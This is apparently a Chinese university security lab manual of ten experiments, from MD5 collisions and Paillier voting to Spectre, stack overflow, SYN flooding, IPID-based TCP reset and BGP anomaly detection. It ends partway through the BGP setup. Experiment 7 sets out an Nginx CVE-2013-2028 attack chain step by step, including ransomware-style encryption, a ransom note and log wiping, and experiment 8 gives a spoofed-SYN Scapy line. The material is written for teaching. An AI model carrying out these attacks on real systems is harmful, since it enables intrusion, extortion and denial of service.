目录

实验一：制造 MD5 算法的散列值碰撞（难度：★☆☆）

实验目的

MD5（Message-digest Algorithm 5）散列函数由 Rives 于 1991 年提出，经 MD2、MD3 和 MD4 发展而来。2004 年 8 月，王小云院士在国际第 24 届密码学大会上首次宣布她所带领的团队破译了 MD5 算法。自此，使用 MD5 做数字签证、电子签名已经不再安全了。本实验通过 fastcoll程序生成两个具有相同 MD5 散列值的文件，使读者切身体会散列函数对文件校验的工作原理，并进一步加深读者对散列值碰撞的理解，进而加深对数据安全问题的认识。

fastcoll 工具的作者是 Marc Stevens，该工具的源代码可以到网上搜索下载。感兴趣的读者可以仔细分析源代码进一步深入理解 MD5 碰撞的原理。

实验环境设置

本实验的环境设置如下：

（1）一台装有 Windows 7/10 操作系统的主机。

（2）fastcoll_v1.0.0.5 的可执行文件（文件下载地址`http://www.thucsnet.com/wp-content/resources/fastcoll.zip`）。

（3）任意可执行文件，例如 gmpy2.exe（第三方 Python 库的安装包形式）。

fastcoll_v1.0.0.5 是 Windows 系统下的可执行程序，该程序针对 MD5 散列函数设计，可以快速制造散列值的碰撞，即对任一文件生成两个具有相同 MD5 散列值的文件。图1所示为 fastcoll_v1.0.0.5 的命令内容。

```
E:\test>fastcoll_v1.0.0.5.exe
MD5 collision generator v1.5
by Marc Stevens (http://www.win.tue.nl/hashclash/)

Allowed options:
  -h [ --help ]           Show options.
  -q [ --quiet ]          Be less verbose.
  -i [ --ihv ] arg        Use specified initial value. Default is MD5 initial
                          value.
  -p [ --prefixfile ] arg Calculate initial value using given prefixfile. Also
                          copies data to output files.
  -o [ --out ] arg        Set output filenames. This must be the last option
                          and exactly 2 filenames must be specified.
                          Default: -o msg1.bin msg2.bin
```

图 1　DOS 窗口下的 fastcoll_v1.0.0.5 的命令介绍

实验步骤

本实验过程及步骤如下：

（1）打开 Windows 命令处理器，进入 fastcoll_v1.0.0.5.exe 所在的路径，利用命令 fastcoll_v1.0.0.5.exe -p file_path -o m1.exe m2.exe 针对某一可执行文件分别生成两个可执行文件，名称分别为 m1.exe 和 m2.exe，如图2与图3所示。

```
E:\test>fastcoll_v1.0.0.5.exe -p gmpy2.exe -o m1.exe m2.exe
MD5 collision generator v1.5
by Marc Stevens (http://www.win.tue.nl/hashclash/)

Using output filenames: 'm1.exe' and 'm2.exe'
Using prefixfile: 'gmpy2.exe'
Using initial value: 7b5b695774bb2656348a2a5b6bdd8bbc

Generating first block: ..
Generating second block: S01...
Running time: 1.239 s
```

图 2　运行命令生成 MD5 混淆文件

图 3　发现路径下生成两个可执行文件

（2）利用系统命令 certutil -hashfile file_path MD5 查询两个文件的 MD5 散列值，如图4所示。

```
E:\test>certutil -hashfile m1.exe MD5
MD5 的 m1.exe 哈希:
cc3e500da29e592754b9cd44e73c9f22
CertUtil: -hashfile 命令成功完成。

E:\test>certutil -hashfile m2.exe MD5
MD5 的 m2.exe 哈希:
cc3e500da29e592754b9cd44e73c9f22
CertUtil: -hashfile 命令成功完成。
```

图 4　查询生成文件的 MD5 值

（3）利用系统命令 certutil -hashfile file_path SHA1 查询两个文件的 SHA1 散列值，如图5 所示。



图 5　查询生成文件的 SHA1 值

预期实验结果

通过利用 fastcoll_v1.0.0.5 工具，可以以一个可执行文件为蓝本生成两个新的可执行文件，这两个新生成的文件具有相同的 MD5 散列值。并且我们注意到，这两个文件的 SHA1 散列值是不同的。

实验二：基于口令的安全身份认证协议（难度：★★★）

实验目的

口令是常见的身份认证方式，用户通过键入身份标识和口令来证明其身份的合法性与真实性。目前京东、淘宝等知名电商网站均保留了这种认证方式。然而，如果在不安全的信道环境当中直接发送口令，口令将被窃听者直接窃取，进而实施身份伪造。此外，在认证结束后，如果直接使用口令当作对称式加密通讯的密钥，在多次通信中将会因密钥重用产生相同密文，这就给了攻击者发起重放攻击的可乘之机。

Bellovin-Merritt 协议诞生在贝尔实验室，相关文章发表在 1992 年的 Oakland 会议上，是最早的基于口令的安全身份认证协议。这一协议最早实现了在不安全信道上通过口令完成双方身份认证，并在认证结束后使通信双方共享安全密钥，也就是在身份认证的同时完成密钥分发。解决了不安全信道中口令被窃听的问题，以及直接利用口令作为密钥产生的消息重放问题。该协议设计简单，开创了安全口令认证协议的一系列研究，并被广泛地认为是安全的。

本实验将尝试实现 Bellovin-Merritt 身份认证协议。这一协议将传统的对称、非对称加密算法作为子模块使用，通过对基础密码算法库的调用可以加深对公钥密码、对称密码、散列函数工作方式的理解，并且有助于熟悉密码学编程接口。这一身份认证协议的实现过程中涉及大整数操作，通过编码实现这一协议还可以体验 OpenSSL 等安全协议库的实现流程。

实验环境设置

本实验需要一台配备有 Java JDK 的主机，操作系统环境不限（推荐 1.8 以上的高版本 JDK）。因为该协议当中涉及大整数操作，推荐使用 Java 实现这一协议。Java 当中配备有完备的大整数运算库，并且 java.security 包当中包含了大量的成熟的经典加密算法（例如 AES、DES、RSA），可用于认证协议的实现，且 Java 运行效率较高，能负担认证协议算法的计算开销。

实验步骤

下面介绍 Bellovin-Merritt 协议，其流程如图 6所示。这个协议用到两个对称加密方案和一个公钥加密方案作为基本模块，两个对称加密方案的加密算法分别记为 E_0 和 E_1，公钥加密算法记为 E。

初始化：A、B 为两个通信实体，事先共享口令 pw，A 希望通过向 B 证明其知晓口令 pw 来认证其身份的合法性与真实性。

步骤 1：A 每次开始与 B 认证时，随机生成一对新的公钥和私钥 (pk_A, sk_A) 用于公钥加密方案 E。然后，向 B 发送自己的身份标识以及用 pw 加密后的 pk_A 的密文。

步骤 2：B 接收到该消息后，以 pw 解密密文得出 pk_A。然后随机生成会话密钥 K_s，并把经过两重加密后的密文 $E_0(pw, E(pk_A, K_s))$ 发送给 A。

步骤 3：A 接收到消息后用 pw 和 sk_A 解密得到 K_s，并生成随机数 N_A，用 K_s 加密 N_A 并将密文 $E_1(K_s, N_A)$ 发送给 B。

步骤 4：B 接到消息后用 K_s 解密得出 N_A，并生成随机数 N_B，然后以 K_s 加密 $N_A||N_B$（N_A 和 N_B 的二进制表示相拼接），并将密文 $E_1(K_s, N_A||N_B)$ 发送回 A。

步骤 5：A 在接收到消息后以用 K_s 解密得两个随机数的明文：$N = N_1||N_2$，验证其中的随机数 N_1 和 N_A 是否相等，如果相等则判定对方确实是 B，接下来用 K_s 加密另一个随机数 N_2，并将密文 $E_1(K_s, N_2)$ 发送到 B。

步骤 6：B 接到消息后用 K_s 解密得出 N_2，并验证 N_2 是否和 N_B 相等，如果相等则判定对方确实是 A，并且认证结束，然后 A 和 B 采用 K_s 作为共享的对称式密钥通信。



图 6　Bellovin-Merritt 协议流程

下面介绍实现当中的一些细节。可以选用 RSA 作为公钥加密算法 E 的实现，AES 和 DES 分别为对称加密方案的加密算法 E_0 和 E_1 的实现。实现的协议应当包含两个进程分别模拟通信双方 A 和 B，两个进程通过 Java 进程间通信模块或套接字联网 API 交互协议报文。两进程运行前，应当向两个进程分配共享口令。之后进程应进行 Base64 编码，并利用 Java 密码学算法库中的散

列函数获得其散列，因为用户的口令长度为不定，无法满足某些密码算法操作的要求。A 进程应调用 Java 密码学库下的工业级 RSA 模块，生成随机公钥和私钥对，并进行相应的非对称加解密操作。同理使用 Java 的 Security 包下的 AES 和 DES 算法作对称式加密。

预期实验结果

当实现认证双方 A、B 的进程后，A 在运行时向 B 发起认证请求。双方进行多轮交互后，A 和 B 完成双向的身份认证，A 确认 B 持有口令 pw，并且 B 通过认证协议确定 A 的身份为真实。之后 A 和 B 将得到相同的共享密钥 K_s，并且可用其作为之后通信的对称式加密的密钥。

实验三：数字证书的使用（难度：★☆☆）

实验目的

通过参与本次实验，使读者能深切感受到 PKI 在互联网中扮演着怎样的角色，更清楚地认识到证书在网络通信过程中提高安全性保障的重要作用。

（1）会使用私钥对远程服务器进行访问，增强服务器安全意识。

（2）观察没有 PKI 服务支持时的 Web 流量内容。

（3）利用证书实现 HTTPS 服务，然后观察结果。

实验环境设置

本实验的环境设置如下：

（1）一台云虚拟机（系统 Ubuntu 18.04 及以上版本）和一台本地计算机。

（2）云服务器需要安装 SSH 服务和 Nginx 服务。

实验步骤

一共两个小实验，过程及步骤分别如下。

实验 1：使用私钥访问 SSH 服务器

（1）生成私钥，通过 OpenSSL 工具生成公私钥对，类似图7文件形式。

```
➜ key01  ls
id_rsa.server        id_rsa.server.pub
➜ key01  cat id_rsa.server.pub
ssh-rsa  AAAB3NzaC1yc2EAAAADAQABAAABAQCt8bSpltaViz+haggLZi2PNAm8DhDw0d29Z/6w0yNo
Fwi4cwfm+eG3auut520YmSMF3RbB5GzBeE0AEVOHbp7qWX50hCAB5JBI8fdGvIJiY1vm0hCwjFmMpds5
iiS+vUBat4LzgwMSgYV/RfJVRP1wz4eQQxf4QW0aBfajPwVDB2nnd5Zb4NrYkE31062oYDWRt/otc6TPT7
IyEd0tGqAUrncxHG/dmeIk0XtuJLulaFJG00wEevHZkD8JJv2lzcb0oI8fd0ArEujvqeRATm+KGrdxIzP1EWxt
ML/Aq1Tk0c02A1vczelhfbx+puSvrkVXqbuxekF7KRG05hwjkPP haizhitiantang1@163.com
```

图 7　公私钥对示例

（2）上传公钥到远程服务器对应位置。

（3）开启 SSH 服务，通过私钥进行安全链接。

（4）关闭 SSH 密码登录功能，服务器只能通过私钥访问，提高安全性，并测试验证无法通过密码进行登录。

实验 2：为网站添加 HTTPS

（1）写一个简单的 HTML 页面，通过 Nginx 或者 Apache 启动服务用以访问。

（2）申请数字证书（可以通过阿里云申请免费版）或者自己生成公私钥对，为你的网站安装证书，添加 HTTPS 协议。

（3）通过网络分析器分别对 HTTP 协议会话和 HTTPS 会话进行解析，观察通信内容的区别。（选做）

预期实验结果

实验 1：使用私钥访问 SSH 服务器

测试能够通过私钥进行远程服务器的访问，并且无法通过密码登录。可以使用 MobaXterm 软件测试，如图8所示。

图 8　通过私钥连接 SSH 服务器

实验 2：为网站添加 HTTPS

用浏览器打开网站，显示 HTTPS 安全协议，如图9所示。

图 9　HTTPS 协议网站

实验四：基于 Paillier 算法的匿名电子投票流程实现（难度：★☆☆）

实验目的

Paillier 加密算法是佩利尔在 1999 年发明的概率公钥加密算法。该算法基于复合剩余类的困难问题，是一种满足加法同态性质的加密算法。该算法已经被广泛应用于加密信号处理以及第三方数据处理领域。在电子投票系统中，由于统计票数是使用加法累加票数进行统计的，因此具有加法同态性质的 Paillier 算法可被应用于实现匿名的电子投票系统，以保护投票人的投票信息。

通过编写代码实现基于 Paillier 算法的匿名电子投票流程，学习、了解 Paillier 算法的原理、性质以及该算法的应用，从而加深对同态加密算法的认识，并了解其在信息保护方面的实际应用。

实验环境设置

本实验的环境设置：一台计算机加标准的编程环境。

实验步骤

本实验过程及步骤如下：

（1）学习 Paillier 算法的密钥生成、加密和解密原理，实现 Paillier 算法并验证其加法同态性质。

（2）参考如图10所示的匿名电子投票的简化流程，基于 Paillier 算法编写程序模拟匿名电子投票的实现：每位投票者为候选者投票并填写选票，每人只有 1 张选票并且只能投票 1 次，选票上被投票的候选者得到 1 张选票，其余候选者得到 0 张选票。每位投票者将选票上每位候选者的投票值进行加密并将加密后的投票结果发送给计票人。



图 10　匿名电子投票的简化流程

（3）计票人负责统计选票即将所有选票上的对应候选者的票数相加（即对应密文相乘），然后将统计结果发送给公布人。

（4）公布人对计票人统计的票数结果进行解密并公布最终的投票结果。

预期实验结果

（1）Paillier 算法可对数据正确加解密并且具有加法同态性，即对密文相乘的结果进行解密后便得到了对应明文相加的结果。

（2）基于 Paillier 算法的匿名电子投票系统可实现匿名投票：使用 Paillier 算法对电子选票进行加密，使计票方无法知晓且不能修改票面信息，无法从中作梗，虽然公布方可对密文进行解密，但却不知道单独每张票的情况。

实验五：Spectre 攻击验证（难度：★★★）

实验目的

分支预测是一种 CPU 优化技术，使用分支预测的目的，在于改善指令流水线的流程。当分支指令发出之后，无相关优化技术的处理器，在未收到正确的反馈信息之前，不会做任何处理；而具有优化技术能力的 CPU 会在分支指令执行结束之前猜测指令结果，并提前运行预测的分支代码，以提高处理器指令流水线的性能。如果预测正确则提高 CPU 运行速度，如果预测失败 CPU 则丢弃计算结果，并将寄存器恢复至之前的状态。但是这样的性能优化技术是存在安全漏洞的，在预测失败的情况下 CPU 是不会恢复缓存状态的，因此可以利用分支预测技术读取敏感信息，并通过缓存侧信道泄露出来。

通过实现 Spectre 漏洞攻击样例，使同学们学习了解在 CPU 中性能优化技术所带来的安全问题，进一步理解 CPU 的工作进程，加深对处理器硬件安全的认识。

实验环境设置

本实验的环境设置如下：

（1）一台装有 Ubuntu 操作系统的主机。

（2）主机装载 Intel 处理器（i5 及其后代处理器均可）。

实验步骤

```
1  Victim_Function(size_t x){
2      if(x < spy_size){
3          temp &= cache_set[spy[x] * 512];
4      }
5  }
```

代码 1　构建分支预测漏洞

本实验变量准备：

（1）字符数组 char *secret 用于存放敏感数据。

（2）数组 uint8_t spy[16]=1,⋯,16，用于越界读取 secret 数据。

（3）数组 uint8_t cache_set[256*512]，用于构建缓存驱逐集。

（4）result[256] 用于统计缓存命中次数，泄露敏感数据。

在准备好实验变量后，我们着手分支预测漏洞（Victim_Function）的构建，如代码1所示。

本实验的过程及步骤：

（1）将 secret 地址减去 spy 地址得到 malicious_x，为使用 spy 越界读取敏感信息做准备。

（2）使用 flush 指令清空 cache_set 数组的缓存状态。

（3）使用 flush 指令清除在缓存中的 spy_size（_mm_clflush(&spy_size)，很重要）。

（4）使用正确的索引 $x < 16$ 调用 Victim_Function 五次（x 取 0~15 的固定值），然后使用 malicious_x 调用 Victim_Function 一次（为保证成功读取敏感数据，该步骤可重复执行多次，如循环 5~10 次）。

（5）读取变量（在缓存中）内容并计算读取时间 time1，再读取 cache_set（极少数在缓存中）内容并计算读取时间 time2，如果 time1-time2 < Threshold，则 result[i]++，此处 Threshold 表示缓存命中与未命中的时间差，不同主机最佳 Threshold 略有差异，一般取 80~120，（此处读取 cache_set 内容时应避免按顺序依次读取，因为处理器可能会提前按序预取内容到缓存中）。

（6）重复步骤（2）~（5）1000 次（x 从 0 到 15 循环使用），result[i] 最大值对应的 i 即为敏感数据。

（7）将泄露的敏感数据逐字节打印显示。

（8）重复上述（2）~（7）步骤即可读取到所有的敏感数据。

预期实验结果

攻击成功后，可以通过对数组 spy 的内容读取，获得 secret 中的敏感信息并打印出来。

实验六：简单栈溢出实验（难度：★★☆）

实验目的

本实验将编写受害程序，在操作系统环境下完成一次简单的栈区溢出攻击。本实验中提包含了如下步骤：

（1）设计编写受害程序。

（2）在关闭操作系统的防御机制的条件下编译受害程序。

（3）对受害程序进行反汇编，观察变量与函数的地址。

（4）构造恶意负载并输入程序。

实验环境设置

本实验的环境设置如下：

实验在常规的 Linux 环境下可完成，几乎对发行版本与内核版本没限制。但需要准备 GCC 等软件作为编译工具。事先需要一个受害程序：需要编写一个受害函数，包含一个不设长度检查的 gets 函数调用；并准备好一个函数作为攻击者希望恶意调用的函数，若程序正常执行不会调用该函数。

实验步骤

本实验的过程及步骤如下：

（1）在实验中练习关闭 Linux 相关的一系列保护机制，来体会内存保护机制的重要性。首先需要在编译阶段将编译目标指定为 32 位，关闭 Stack Canary 保护，还需要关闭 PIE（Position Independent Executable），避免加载基址被打乱，此外还需要关闭系统环境下的地址空间分布随机化机制。然后，我们可以使用命令 gcc -v 查看 gcc 默认的开关情况。编译成功后，可以使用 checksec 工具检查编译出的文件。

（2）对受害程序进行反汇编，并分析汇编码。在一般情况下，攻击者拿到的是一个二进制形式的程序，因而需要先对其进行逆向分析。可以使用 IDA Pro 这类专用的逆向分析工具来反汇编一下二进制程序并查看：① 攻击者希望恶意调用的函数的地址，确定将覆盖到返回地址的内容；② 接收 gets 函数输入的数组局部变量到被保存在栈中的 EBP 的长度，计算可越界访问变量到返回地址间的内存距离。考虑到 IDA Pro 为付费商业软件，使用 GDB 也可以完成相同的任务。

（3）编写一个攻击程序，将构造的恶意输入受害程序。然后是构造恶意输入，推荐使用 Python 的 pwntools 工具根据上述信息构造恶意输入。最后观察实验效果，判定攻击是否成功。

预期实验结果

受害程序从标准输入流获得用户的输入。首先保存 gets 函数输入的位于栈区的局部变量将被越界访问，攻击者希望恶意调用的函数的地址将被覆盖到栈帧中 EBP 位置后的返回地址。当函数返回时将返回至攻击者预期的函数中执行，证明试验成功；否则，程序正常执行并退出，或者程序直接崩溃，则证明实验失败。

实验七：基于栈溢出的模拟勒索实验（难度：★★★）

实验目的

Nginx 是被广泛使用的反向代理服务器、HTTP 服务器和负载均衡器。本实验以著名的 Nginx 缓冲区溢出漏洞 CVE-2013-2028 为背景，以栈溢出攻击劫持部署了 Nginx 的主机，并模拟勒索网站的建立者。CVE-2013-2028 的本质是利用数值溢出使输入长度检查逻辑失效的缓冲区溢出漏洞，通过向缓冲区写入过量数据覆盖栈帧中返回地址，攻击者可以进一步实施控制流劫持与任意代码执行，最终可以通过加密受害主机上的重要文件来勒索受害者。通过模拟勒索行为可以加深对缓冲区溢出漏洞的理解，并积累真实网站部署场景下的操作系统漏洞利用经验。

本实验的场景如下，某机构采用了低版本的 Nginx 作为服务器最前端响应 HTTP 请求，进行反向代理并处理静态资源请求。将 Nginx 和 uWSGI 服务器配合部署了基于 Django 的开源内容管理系统（Content Management System）django-cms。这一场景是企业信息化和电子政务中的常见运营模式，网站建立者通过 CMS 高效发布信息实现有序的团队的协作。

攻击者猜测 Nginx 的缓冲区溢出漏洞 CVE-2013-2028 可能对其生效，并根据 CVE 中的描述构造了一个异常的 HTTP 请求，冒充合法 CMS 使用者发送请求给 Nginx 服务器。当处理这一请求时 Nginx 服务器受到栈溢出攻击，栈帧当中的返回地址被覆盖，Nginx 服务进程受控制流劫持攻击，攻击者随即将获取任意代码执行能力。之后，攻击者搜索 CMS 服务的数据库原始文件位置，编写加密程序配置加密密钥，对 CMS 数据库文件进行加密。而后保存密钥并删除原文件，留下勒索信息，等待网站的运营者缴纳赎金。

实验环境

本实验的环境设置如下：

（1）一台运行 Linux 系统的服务器，一台 Linux 系统的攻击者计算机。要求这两台机器能够通过网络通信。

（2）服务器上部署低版本的 Nginx（要求 1.4.0 之前版本），有相关 Docker 镜像可以被使用。

（3）在服务器上通过 uWSGI 部署基于 django 的内容管理系统 django-cms，通过 SQLite 存储用户数据，并配置 Nginx 作为反向代理负责响应 HTTP 请求，处理静态资源相应，以此提升 CMS 的服务性能。

实验步骤

本实验的过程及步骤如下：

在 7.1.2 节当中曾提到利用操作系统漏洞开展攻击是多个步骤顺序进行地过程，利用 CVE-2013-2028 勒索 CMS 提供者的流程见图11，包含了顺序进行的如下步骤。

图 11　模拟勒索实验的流程

（1）攻击者通过 CVE 检索对应的漏洞，获知漏洞产生原理生、效版本号等信息，并观察漏洞利用示例程序。

（2）攻击者通过端口扫描确定 Nginx 服务被部署的端口，并测试服务可以正常访问。

（3）攻击者在本地调试存在漏洞的 Nginx 服务器，计算返回地址与缓冲区的距离和恶意负载长度。

（4）攻击者设计希望在受害主机上执行的代码，即 shellcode。在发生缓冲区溢出后通过跳转到 shellcode 来获得受害服务器的任意代码执行权限。

（5）对存在漏洞的 Nginx 服务器进行反汇编，找寻并组合面向返回地址编程（ROP）所需要的 Gadget，希望将 shellcode 拷贝到可执行区域，并跳转到 shellcode 上。

（6）编写暴力枚举破解 Stack Canary 程序。由于目前 Nginx 服务器默认开启 Stack Canary，因而攻击程序中应当包含一个循环来反复发送 HTTP 报文，其中的恶意负载希望暴力枚举出 Stack Canary 的数值。

（7）攻击者编写攻击程序当中组装恶意 HTTP 请求的部分，特定长度的恶意 HTTP 请求中包含了 ROP 所需的 chain-of-gadget 和实现任意代码执行所需的 shellcode。

（8）执行恶意程序，观察是否可以获取到受害服务器的 shell。

（9）查找 SQLite 的数据库文件位置，并借助第 4 章所学知识，编写加密算法或直接调用密码学算法库对数据库原始文件进行加密，保留加密所用的密钥并删除原文件。

（10）在系统中留下勒索信息，可以将勒索信息放在根目录等显著位置。或修改 shell 初始化文件，在受害主机管理员发现主机异常后登录时显示勒索信息。

（11）Nginx 一般以管理员权限运行，因而可以查看系统审计日志（Audit Log），并对其进行清理，销毁攻击痕迹来对抗对攻击的取证分析（Forensic Analysis）。

（12）在系统中留下勒索信息，等待受害者缴纳约定的赎金，并在受害者缴纳赎金之后，将密钥给受害者进行数据库解密操作。

预期实验结果

在攻击者执行编写的恶意程序后，恶意程序首先发送非法长度 HTTP 请求。非法长度的 HTTP 请求在输入长度检查时发生整数溢出而导致输入长度检查失效，受害服务器接收了超出缓冲区长度的输入，攻击者的恶意输入暴力枚举出 Stack Canary，并且覆盖栈帧中的返回地址实现控制流劫持。当函数返回时，Nginx 服务器跳转执行面向返回地址编程的一系列 Gadget，将 shellcode 拷贝到可执行区域并跳转到 shellcode，至此攻击者获取到 shell 可实现任意代码执行。而后攻击者查找到 SQLite 数据库原始文件的位置，执行编写的加密程序并保存加密所需的密钥，最后删除原文件完成勒索的主要步骤。

实验八：SYN Flooding 攻击（难度：★☆☆）

实验目的

SYN Flooding 攻击是一种典型的拒绝服务（Denial of Service）攻击。SYN Flooding 攻击利用了 TCP 协议连接建立过程（三次握手）中的缺陷，恶意攻击者通过发送大量伪造的 TCP 连接请求（即发送大量伪造的 SYN 报文到目标服务器），从而使目标服务器资源耗尽（CPU 满负荷或内存不足），停止响应正常用户的 TCP 连接请求，形成拒绝服务攻击。通过构建典型网络拓扑环境，复现 SYN Flooding 攻击，使读者学习、了解到针对 TCP 协议的 DoS 攻击如何发生，有什么样的危害，及如何有效防御。

实验环境设置

本实验的环境设置如下：

（1）一台装有 Window 7 操作系统的主机，运行 Apache 服务器，提供在线的 Web 功能。该服务器充当 SYN Flooding 攻击的受害服务器。

（2）一台客户端机器，装有浏览器软件，操作系统不限，请求 Web 服务器，访问在线资源。

（3）一台攻击者机器（Kali 虚拟机）。

三台机器之间网络互通。攻击者并行启动多个进程，发送大量伪造源地址的 SYN 请求报文到 Web 服务器，消耗服务器的资源，导致客户端访问服务器时，无法正常请求到服务器资源。

实验步骤

本实验过程及步骤如下：

（1）在服务器端安装 Apache 软件，开放 TCP 80 端口，提供在线 Web 服务（如 http://www.server.com）。

（2）在客户端启动浏览器，访问 http://www.server.com，客户端可以正常访问服务器的资源或打开 Web 页面。

（3）在攻击者端安装 Python 及 Scapy 库，Scapy 是一个 Python 程序库，它允许用户发送、嗅探、分析和伪造网络包。

（4）攻击者启动 50 个线程，调用 Scapy 库，持续伪造 SYN 请求报文，发送到服务器的 80 端口（每个 SYN 报文的源 IP 地址随意指定为伪造地址，

发送伪造 SYN 请求报文可以通过调用 Scapy 提供的 send(IP(src=fake_ip, dst=server_ip)/TCP(dport=80, flags="S")) 函数完成）

（5）在客户端再次启动浏览器，访问 http://www.server.com，发现对应 Web 页面无法打开（或存在很大延时）。

（6）在服务器端打开 Wireshark 或其他资源监控软件，发现服务器 80 端口吞吐量发生明显增加。

预期实验结果

SYN Flooding 攻击成功后，客户端到服务器的正常 TCP 连接请求，会被服务器拒绝服务，致使客户端无法正常打开服务器端的 Web 页面（或存在很大延时）。SYN Flooding 攻击的本质是耗尽服务器端的资源，因此实验过程中，服务器端的硬件配置可能会影响到实际的实验效果。当服务器硬件资源配置较好时，可考虑引入多台攻击者机器，然后每台机器启动多个线程，并行发送伪造的 SYN 请求到服务器端，消耗服务器资源，观测实验现象。

实验九：基于 IPID 侧信道的 TCP 连接阻断（难度：★★★）

实验目的

IPID 是 IP 分组头部中的一个 16 位字段，IPID 的分配，不同的操作系统有着不同的算法实现。但如果算法缺乏健壮性，不够安全，产生分配的 IPID 容易被攻击者猜测到的话，IPID 很容易成为一个侧信道漏洞，被攻击者利用攻击破坏系统。比如，Windows 7 及之前的 Windows 操作系统版本上，系统采用一个全局计数器为每一个发出的 IP 分组分配 ID。这种分配方式是不安全的，攻击者可以观测目标系统的 IPID，推理出系统的网络状态，比如猜测系统上 TCP 连接的序列号，恶意阻断 TCP 连接，进而破坏系统。

通过复现基于全局 IPID 计数器的 TCP 连接劫持攻击场景，使读者们学习、了解到网络协议栈中，常见的安全威胁及安全漏洞，并掌握漏洞利用过程及原理，从而加深对网络安全问题的认识，并了解相应的安全防御手段。

实验环境设置

本实验的环境设置如下：

（1）一台装有 Windows 7 操作系统的主机，装有 netcat 软件，充当 TCP 服务器端。

（2）一台客户端机器，装有 netcat 软件，操作系统不限，请求 TCP 服务器，建立连接。

（3）一台攻击者机器（Kali 虚拟机）。

如图12所示，三台机器之间网络互通，但攻击者不在服务器端和客户端的路径上，不能监听、嗅探服务器端和客户端之间的流量。攻击者的目标就是通过利用服务器端上的 IPID 侧信道，推理出服务器端和客户端之间 TCP 连接的序列号，从而恶意阻断 TCP 连接（充当 TCP 连接的一端，向连接中注入 RST 报文）。

实验步骤

本实验过程及步骤如下：

（1）在服务器端关闭 Windows 防火墙，允许服务器端可以被外部 ping 通。为避免服务器端无关出口流量对实验的噪声影响，关闭服务器端后台会访问网络的服务和软件，如电脑管家、SSDP 服务、NBNS 服务等。



图 12　实验拓扑设置

（2）在服务器端执行命令，运行“nc -l -p 4444”，监听 4444 端口，等待连接请求。

（3）在客户端执行命令，运行“nc server_IP 4444”，向服务器端请求建立一条 TCP 连接，二者能正常通信。

（4）攻击者向服务器端发送 ping 请求，利用 Wireshark 工具查看服务器端响应的 reply 报文的 IPID。

（5）攻击者伪造源地址，利用 scapy 工具，冒充客户端向服务器端发送一个 RST 报文，里面嵌入了自己猜测的连接序列号（假定源端口号已知，可通过 Wireshark 在客户端读取）。

如果嵌入的序列号不在服务器端的接收窗口内，即猜测不正确，服务器端会丢弃报文，服务器端的全局 IPID 计数器不会变化。攻击者再去 ping 服务器端时，观测到的响应报文的 IPID 是连续的。

相反，如果嵌入的序列号正确、在服务器端的接收窗口内，服务器端会响应、并发送 TCP Dup ACK 报文给客户端，该 TCP 报文会“消耗”服务器端的全局 IPID 计数器。

攻击者再次 ping 服务器端，看到 reply 报文的 IPID 将不再连续。通过这种发送伪造报文，再 ping 服务器端观测 IPID 是否连续的方式，判断猜测的序列号是否在服务器端窗口内。

（6）编写程序，重复步骤 5，直到猜出位于服务器端接收窗口内的序列号 seq_i。

（7）攻击者伪装成客户端，并行伪造、发送多个 RST 报文给服务器端，每个 RST 报文内嵌的序列号递减为 seq_i-1（RST 报文的数量依据 Windows TCP 接收窗口的大小变化，可以以 1000 为量级调整设置），精确命中服务器端接收窗口下界的 RST 报文，将阻断服务器端和客户端之间的 TCP 连接。

预期实验结果

攻击成功后，客户端到服务器端之间的 TCP 连接被恶意阻断，服务器端先跳出连接，客户端连接仍存在。但客户端再次发送消息时，也会异常跳出连接。实验过程中，可能会受到服务器端噪声流量的干扰，影响全局 IPID 计数器的观测，可多次实验观测现象，并计算攻击成功率。

实验十：互联网路由异常检测（难度：★★★ ）

实验目的

边界网关协议（BGP）是全球范围内的互联网域间路由协议，支撑着互联网的互联互通，是互联网体系结构的基础技术。然而，由于 BGP 缺乏内建的安全机制，路由劫持和路由泄露等安全威胁时有发生。这些威胁通过改变域间路由传播途径，导致流量被劫持、监听或者形成流量黑洞，对网络安全带来重大隐患。

本实验旨在帮助读者理解路由劫持和路由泄露的攻击原理，并了解如何进行自动化路由异常检测。

实验环境设置

本实验的环境设置如下：

（1）一台配备英伟达独立显卡的计算机。

（2）支持 Python 3.8 或更高版本的编程环境，并安装相关依赖库。

使用 Anaconda 或 Miniconda 设置如代码2所示：

```
1 conda create -n beam python=3.8 numpy pandas scipy tqdm joblib ...
      click pytorch torchvision torchaudio pytorch-cuda=11.8 -c pytorch ...
      -c nvidia -y
2 conda activate beam
```

代码 2　异常检测系统环境配置

```
1 git clone https://github.com/RIPE-NCC/bgpdump.git
2 cd bgpdump
3 sh ./bootstrap.sh
4 make
5 ln -s $(pwd)/bgpdump $YOUR_REPO_PATH/data/routeviews/bgpd
6 $YOUR_REPO_PATH/data/routeviews/bgpd -T
```

